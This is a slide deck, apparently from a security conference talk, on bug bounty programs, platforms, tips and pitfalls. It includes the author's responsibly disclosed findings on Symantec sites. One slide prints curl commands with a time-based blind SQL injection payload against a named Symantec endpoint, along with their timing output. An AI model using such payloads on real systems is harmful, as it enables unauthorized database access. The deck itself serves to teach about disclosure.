



# *Bug Bounty Hunting* for Companies & Researchers

*Bounty Hunting in Sudan and Abroad*

By:

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*Bug Bounty Hunting*  
for  
Companies & Researchers

# WHO AM I?

## ➤ Mazin Ahmed

- Freelancing **Information Security Specialist / Penetration Tester**
- Freelancing Security Researcher at **Bugcrowd, Inc**
- Security Contributor at **ProtonMail**
  
- Interested in web-security, networks-security, WAF evasions, mobile-security, responsible disclosure, and software automation.
- One of top 50 researchers at Bugcrowd out of 37,000+ researchers.
- Acknowledged by Facebook, Twitter, Oracle, LinkedIn, and many...

You can read more at <https://mazinahmed.net>

# WHO AM I?

And I have contributed to the security of the following:





# AGENDA

## MY STORY

WHAT ARE BUG BOUNTY PROGRAM?

BUG BOUNTY PROGRAM (HISTORY)

WHY BUG BOUNTY PROGRAMS?

POPULAR BUG BOUNTY PLATFORMS

SELF-HOSTED BUG BOUNTY PROGRAM

TIPS & NOTES

- RESPONSIBLE DISCLOSURE PROGRAM VS. BUG BOUNTY PROGRAM

BUG BOUNTY PLATFORMS  
PROCESS

WHAT HAPPENS AFTER STARTING  
BUG BOUNTY

COMMON PITFALLS/MISTAKES

COOL FINDINGS

INFOSEC, BUG HUNTING IN SUDAN  
& THE MIDDLE EAST

ACKNOWLEDGEMENTS

QUESTIONS



# My Story

## [My Story]

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# What are Bug Bounty Programs?



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# Bug bounty Programs (History)

Netscape (1995) → PWN2OWN (2007) → Google (2010) → Facebook (2011) → Bug Bounty platforms Era(2012)

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# Why Bug Bounty Programs?

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# Why Bug Bounty Programs? (Company's Wise)

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# Why Bug Bounty Programs? (Researcher's Wise)







# Popular Bug Bounty Platforms

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# Popular Bug Bounty Platforms

## *Bugcrowd*

The Bugcrowd logo, featuring the word "bugcrowd" in white lowercase letters on an orange rectangular background.

- First ever public bug bounty platform.
- 37,000+ researchers/hackers.
- Largest-ever security team.
- Offers managed – unmanaged - on-going - time-limited – public - private bug bounties.



# Popular Bug Bounty Platforms

## *Hacker One*

**hackerone**

- A “security inbox” for companies, and a bug bounty platform.
- The client handles the submissions validating process.
- Around 3700 researchers were thanked in the platform.

# Popular Bug Bounty Platforms

*Synack*



- Only hires the *best of best*.
- requiring written exams, practical exams, and background-checks for researchers.
- Larger payouts than its competitors.
- Private number of researchers, private clients.



# Popular Bug Bounty Platforms

## *Cobalt.IO*

- Bug Bounty Platform + Crowdsourced Pentesting Services.
- Different pentesting + bounties services.
- A team of 5000 researchers, 200 vetted researchers, 329 submitted valid reports.



# Popular Bug Bounty Platforms

## *ZeroCopter*

- Amsterdam-based bug bounty platform.
- Invite-only platform for researchers.
- Around 100 chosen researchers.
- Handles all reports (aka managed bounty programs).
- Run scanners on systems to find hanging fruits before launching the program.





# Self-Hosted Bug Bounty Program

- Can be done by handling reports by emails, forms, etc...
- Less opportunity of having hackers noticing it, (unless the company is very well-known)
- Example: Facebook, Google, PayPal, United Airlines)
- Bugcrowd hosts a list of self-hosted bounty programs

<https://bugcrowd.com/list-of-bug-bounty-programs>

<https://firebounty.com>



# Tips & Notes

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# Tips & Notes for Companies

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# Tips & Notes (for Companies)

- Bug Bounties do not replace traditional security assessment.
- Before getting into bug bounties:
  - Evaluate your systems and networks.
  - Perform internal vulnerability assessments
  - Fix everything!

# Tips & Notes (for Companies)<sup>Vs</sup>

**Bug Bounty Program**



**Vs**

**Responsible  
Disclosure Program**

ting  
earchers

# Tips & Notes (for Companies)

When getting into bug bounties

Write an explicit and clear bounty brief.

check with bug bounty platforms support.

[Preferably]  
Start with a bug bounty platform.

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# Tips for Companies (After Establishing Bug Bounty Program)

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# Bug Bounty Platforms Process


[Bug Bounty Platforms Process]

# What Happens after Starting Bug Bounty?

[What Happens after Starting Bug Bounty?]



# Tips for Companies (After Establishing Bug Bounty Program)



When you receive a submission,  
respond with an acknowledgment.

Payouts are vital part!

Try to fix issues ASAP.

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# Tips & Notes *for Researchers*

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# Tips & Notes (for Researchers)

## **Quality vs. Quantity**







# Common Pitfalls/Mistakes

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# Common Pitfalls/Mistakes

- Bug bounty program is **NOT** a way to get free or almost-free pentests.



# Common Pitfalls/Mistakes

## GM Launches Bug Bounty Program, Minus the Bounty

January 8, 2016 13:13 by Paul



In-brief: General Motors (GM) has launched a program to entice **white hat** hackers and other expert to delve into the inner workings of its **software**. The reward: so far, a promise not to sue.

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# Common Pitfalls/Mistakes

- Not paying researchers, while having a full bounty program, aka playing dodgy with researchers.
  - Some companies actually do that!

Example: **Yandex**

# Common Pitfalls/Mistakes

## Example: **Yandex**

Re: [Ticket#14050505280299583] Brute-Force Vulnerability on Yandex



**Yandex Security Team** [Add to contacts](#) 09/06/2014 ▶

To: Mazin Ahmed ✉

Hello!

Please accept my apologies for the delayed reply.

We have reanalyzed this vulnerability again and can't reproduce it. So it works on yandex.com or on yandex.ru domain too?

--

Best regards,

  
Yandex Security Team

Check: <http://www.rafayhackingarticles.net/2012/10/yandex-bug-bounty-program-is-it-worth.html>

# Common Pitfalls/Mistakes

## Internal Policies Issues

To fix or not? to reward or not??



**Mazin Ahmed (mazen160)**

#

**RCE on**

State

● Informative (Closed)

Reported To

Type

Remote Code Execution



# Common Pitfalls/Mistakes

## Internal Policies Issues



**Mazin Ahmed (mazen160)**

# [REDACTED]

**RCE on**

[REDACTED]

State

● **Resolved (Closed)**

Reported To

[REDACTED]

Type

**Remote Code Execution**

Bounty

[REDACTED]

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Cool Findings  
“The Fun Part”

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# Cool Findings

## Target: SwissCom

Why?


Because we are in Switzerland!

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# Cool Findings

## Target: SwissCom



# Cool Findings

## Target: Symantec

- One day, I woke-up, and I said to myself, let's hack Symantec!
- Of course, Symantec has a responsible disclosure policy that I follow.

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# Cool Findings

## Target: Symantec

### Bug #1: Backup-File Artifacts on nortonmail.Symantec.com

BFAC

-:::Backup File Artifacts Checker:::- version: v1.0

\_\_\_An automated tool that checks for backup artifacts that may discloses the web-application's source code\_\_\_

Author: Mazin Ahmed | <mazin AT mazinahmed DOT net> | @mazen160

[\$] Discovered: -> {<http://nortonmail.symantec.com/clients/ CVS/Entries>} (Response-Code: 200 | Content-Length: 6018)




# Cool Findings

## Target: Symantec

### Bug #2: Multiple SQL Injection Vulnerabilities

#### #1



The screenshot shows a web browser window with the title "Norton A-List". The address bar displays "Symantec Corporation (US)" and the URL "https://phoenix.symantec.com/alist/enrol.php". An error message is displayed: "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'duongomearavandeth'),aes\_encrypt('','duongomearavandeth'),aes\_encrypt('\",'duo' at line 1". Below the error message, the "Norton A-List" logo is visible, followed by a "Welcome!" message and a thank-you note: "And thank you for joining Norton A-List. You should receive your first Norton A-List email in the first week of next month – and start reaping the benefits!".

Norton A-List

Welcome!

And thank you for joining Norton A-List. You should receive your first Norton A-List email in the first week of next month – and start reaping the benefits!

# Cool Findings

## Target: Symantec

### Bug #2: Multiple SQL Injection Vulnerabilities

#### #2

```
[root@secbot]~# #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(0);%00&passwd=1&db=alist&Submit=Enter here!" > /dev/null

real    0m0.462s
user    0m0.008s
sys     0m0.004s

[root@secbot]~# #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(5);%00&passwd=1&db=alist&Submit=Enter here!" > /dev/null

real    0m5.465s
user    0m0.004s
sys     0m0.004s

[root@secbot]~# #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(10);%00&passwd=1&db=alist&Submit=Enter here!" > /dev/null


real    0m10.466s
user    0m0.004s
sys     0m0.004s
```

# Cool Findings

Target: Symantec

## Plan

There was a CMS on the same web environment





# Cool Findings

## Target: Symantec

### Executing the Plan

Found that I have access to **61** databases!

I Immediately stopped, and report it without exploitation.

Just imagine if I was a bad guy

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# InfoSec, Bug Hunting in Sudan & the Middle East

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# InfoSec, Bug Hunting in Sudan & the Middle East

- How is it like to be a bug bounty hunter from the middle east?
- How is the knowledge level in IT security in the Middle-East?

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# InfoSec, Bug Hunting in Sudan & the Middle East

## ➤ How powerful are Arabian BlackHat Hackers?

- When it comes to defacing public property, they get crazy.
- Motivated by: politics, human-rights, money, and ego.
- Seriously, don't underestimate their powers, don't mess with them, you won't like the outcome!

*Note: I do not support any form of unethical hacking by no means*

# Acknowledgements

- Christian Folini - @ChrFolini
- Bernhard Tellenbach
- @SwissCyberStorm Team

and everyone for attending and listening!

# Questions?

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